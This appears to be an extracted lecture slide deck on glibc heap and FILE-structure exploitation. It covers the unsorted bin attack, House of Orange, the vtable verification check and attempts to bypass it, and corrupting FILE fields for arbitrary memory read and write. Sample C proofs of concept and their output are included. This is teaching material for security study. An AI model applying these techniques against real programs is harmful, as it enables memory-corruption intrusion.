
- **bck = target - 0x10**
- **unsorted\_chunks(av)->bk = bck**

# Unsorted bin attack



- **bck = target - 0x10**
- **unsorted\_chunks(av)->bk = bck**
- **bck->fd = unsored\_chunks(av)**

# Unsorted bin attack




- `target = unsorted_chunks(av)`
- if `target == global_fast_max`
  - `global_fast_max = unsorted_chunks(av)`

# Lab 12-2

- magicheap


# House of Orange

- 利用 Unsorted bin attack 將 unsorted bin 位置寫入 \_IO\_list\_all



# House of Orange

- 只要 unsorted bin address (\_flags) < 0 就可以讓 \_IO\_flush\_all\_lockp 呼叫到我們偽造的 virtual function



# Lab 12-3

- Magic Allocator

# Agenda

- Introduction
  - File stream
  - Overview the FILE structure
- Exploitation of FILE structure
  - FSOP
  - Vtable verification in FILE structure
  - Make FILE structure great again
- Conclusion

# Vtable verification

- Unfortunately, there is a protection added to virtual function table in latest libc
  - Check the address of vtable before all virtual function call
  - If vtable is invalid, it would abort

```
AAAAAAAAAAAAA
Fatal error: glibc detected an invalid stdio handle
Aborted (core dumped)
```

# Vtable verification

- Vtable verification in File
  - The vtable must be in libc \_IO\_vtable section
  - If it's not in \_IO\_vtable section, it will check if the vtable permits virtual function call

```
static inline const struct _I0_jump_t *
_I0_validate_vtable (const struct _I0_jump_t *vtable)
{
 uintptr_t section_length = __stop__libc_I0_vtables - __start__libc_I0_vtables;
 const char *ptr = (const char *) vtable;
 uintptr_t offset = ptr - __start__libc_I0_vtables;
 if (__glibc_unlikely (offset >= section_length))
 _I0_vtable_check ();
 return vtable;
}
```

# Vtable verification

- `_IO_vtable_check`
  - Check the foreign vtables

```
void attribute_hidden
_IO_vtable_check (void)
{
 void (*flag) (void) = atomic_load_relaxed (&_IO_accept_foreign_vtables);
 PTR_DEMANGLE (flag);
 if (flag == &_IO_vtable_check)
 return;
 ...
 Dl_info di;
 struct link_map *l;
 if (_dl_open_hook != NULL
 || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0
 && l->l_ns != LM_ID_BASE))
 return;
 ...
 __libc_fatal ("Fatal error: glibc detected an invalid stdio handle\n");
}
```

For compatibility

For shared library

# Vtable verification

- Bypass ?
- Overwrite `IO_accept_foreign_vtables` ?

```
void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);
PTR_DEMANGLE (flag);
if (flag == &_I0_vtable_check)
 return;
```

# Vtable verification

- Bypass ?
- Overwrite IO\_accept\_foreign\_vtables ?
  - It's very difficult because of the pointer guard

```
void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);
PTR_DEMANGLE (flag);
if (flag == &_IO_vtable_check)
 return;
```

**Demangle with pointer guard**

# Vtable verification

- Bypass ?
- Overwrite `_dl_open_hook` ?

```
if (_dl_open_hook != NULL
 || (_dl_addr (_I0_vtable_check, &di, &l, NULL) != 0
 && l->l_ns != LM_ID_BASE))
 return;
```

# Vtable verification

- Bypass ?
- Overwrite `_dl_open_hook` ?
  - Sounds good, but if you can control the value, you can also control other good target

```
if (_dl_open_hook != NULL
 && (_dl_addr (_I0_vtable_check, &di, &l, NULL) != 0
 && l->l_ns != LM_ID_BASE))
 return;
```

# Vtable verification

- Summary of the vtable verification
  - It very hard to bypass it.
  - Exploitation of FILE structure is dead ?

# Vtable verification

- Summary of the vtable verification
  - It very hard to bypass it.
  - Exploitation of FILE structure is dead ?
    - No

# Agenda

- Introduction
  - File stream
  - Overview the FILE structure
- Exploitation of FILE structure
  - FSOP
  - Vtable verification in FILE structure
  - Make FILE structure great again
- Conclusion

# Make FILE structure great again

- How about change the target from vtable to other element ?
- Stream Buffer & File Descriptor

```
struct _IO_FILE {
 int _flags; /* I
 char* _IO_read_ptr;
 char* _IO_read_end;
 char* _IO_read_base;
 char* _IO_write_base;
 char* _IO_write_ptr;
 char* _IO_write_end;
 char* _IO_buf_base;
 char* _IO_buf_end;

 int _fileno;
 ...
 char _shortbuf[1];
 ...
};
```

# Make FILE structure great again

- If we can overwrite the FILE structure and use fread and fwrite with the FILE structure
  - We can
    - Arbitrary memory reading
    - Arbitrary memory writing

# Make FILE structure great again

- Arbitrary memory reading
  - `fwrite`
    - Set the `_fileno` to the file descriptor of `stdout`
    - Set `_flag & ~_IO_NO_WRITES`
    - Set `_flag |= _IO_CURRENTLY_PUTTING`
    - Set the `write_base` & `write_ptr` to memory address which you want to read
    - Set `_IO_read_end` equal to `_IO_write_base`

# Make FILE structure great again

- Arbitrary memory reading
  - Set \_flag &~ \_IO\_NO\_WRITES
  - Set \_flag |= \_IO\_CURRENTLY\_PUTTING

```
if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
 return EOF
if (((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
{
 ...
}
if (ch == EOF)
 return _IO_do_write (f, f->_IO_write_base,
 f->_IO_write_ptr - f->_IO_write_base);
...
}
```

A piece of code in fwrite

It will adjust the stream buffer

Our goal

# Make FILE structure great again

- Arbitrary memory reading
  - Let `_IO_read_end` equal to `_IO_write_base`
    - If it's not, it would adjust to the current offset.

```
_IO_size_t count;
if (fp->_flags & _IO_IS_APPENDING)
 ...
else if (fp->_IO_read_end != fp->_IO_write_base)
{
 ...
}
count = _IO_SYSWRITE (fp, data, to_do);
...
return count;
```

It will adjust the stream buffer

Our goal

# Make FILE structure great again

- Arbitrary memory reading

- Sample code

```
char *msg = "secret";
FILE *fp;
char *buf = malloc(100);
read(0,buf,100);
fp = fopen("key.txt","rw");
```

```
fwrite(buf,1,100,fp);
```

# Make FILE structure great again

- Arbitrary memory reading

- Sample code

```
char *msg = "secret";
FILE *fp;
char *buf = malloc(100);
read(0,buf,100);
fp = fopen("key.txt","rw");
fp->_flags &= ~8;
fp->_flags |= 0x800 ;
fp->_flags |= _I0_IS_APPENDING ;
fp->_I0_write_base = msg;
fp->_I0_write_ptr = msg+6;
fp->_I0_read_end = fp->_I0_write_base;
fp->_fileno = 1;

fwrite(buf,1,100,fp);
```

```
angelboy@ubuntu:~/cmt$./arbitrary_read
hello
secrethello
```

# Make FILE structure great again


- Arbitrary memory writing
  - `fread`
    - Set the `_fileno` to file descriptor of `stdin`
    - Set `_flag &~ _IO_NO_READS`
    - Set `read_base` equals to `read_ptr`
    - Set the `buf_base` & `buf_end` to memory address which you want to write
    - `buf_end - buf_base > size of fread`

# Make FILE structure great again

- Arbitrary memory writing
  - Set `read_base` equal to `read_ptr`

**It will copy data from buffer to destination**

```
have = fp->_IO_read_end - fp->_IO_read_ptr;
if (want <= have)
 ...
if (fp->_IO_buf_base
 && want < (size_t) (fp->_IO_buf_end - fp->_IO_buf_base))
{
 if (_underflow (fp) == EOF)
 ...
}
```




**Buffer size must be larger than read size**

# Make FILE structure great again

- Arbitrary memory writing
  - Set \_flag &~ \_IO\_NO\_READS

```
if (fp->_flags & _IO_NO_READS)
{
 return EOF;
}

...
count = _IO_SYSREAD (fp, fp->_IO_buf_base,
 fp->_IO_buf_end - fp->_IO_buf_base);
```



Our goal

# Make FILE structure great again

- Arbitrary memory writing

- Sample code

```
FILE *fp;
char *buf = malloc(100);
char msg[100];
fp = fopen("key.txt", "rw");
```

```
fread(buf, 1, 6, fp);
puts(msg);
```

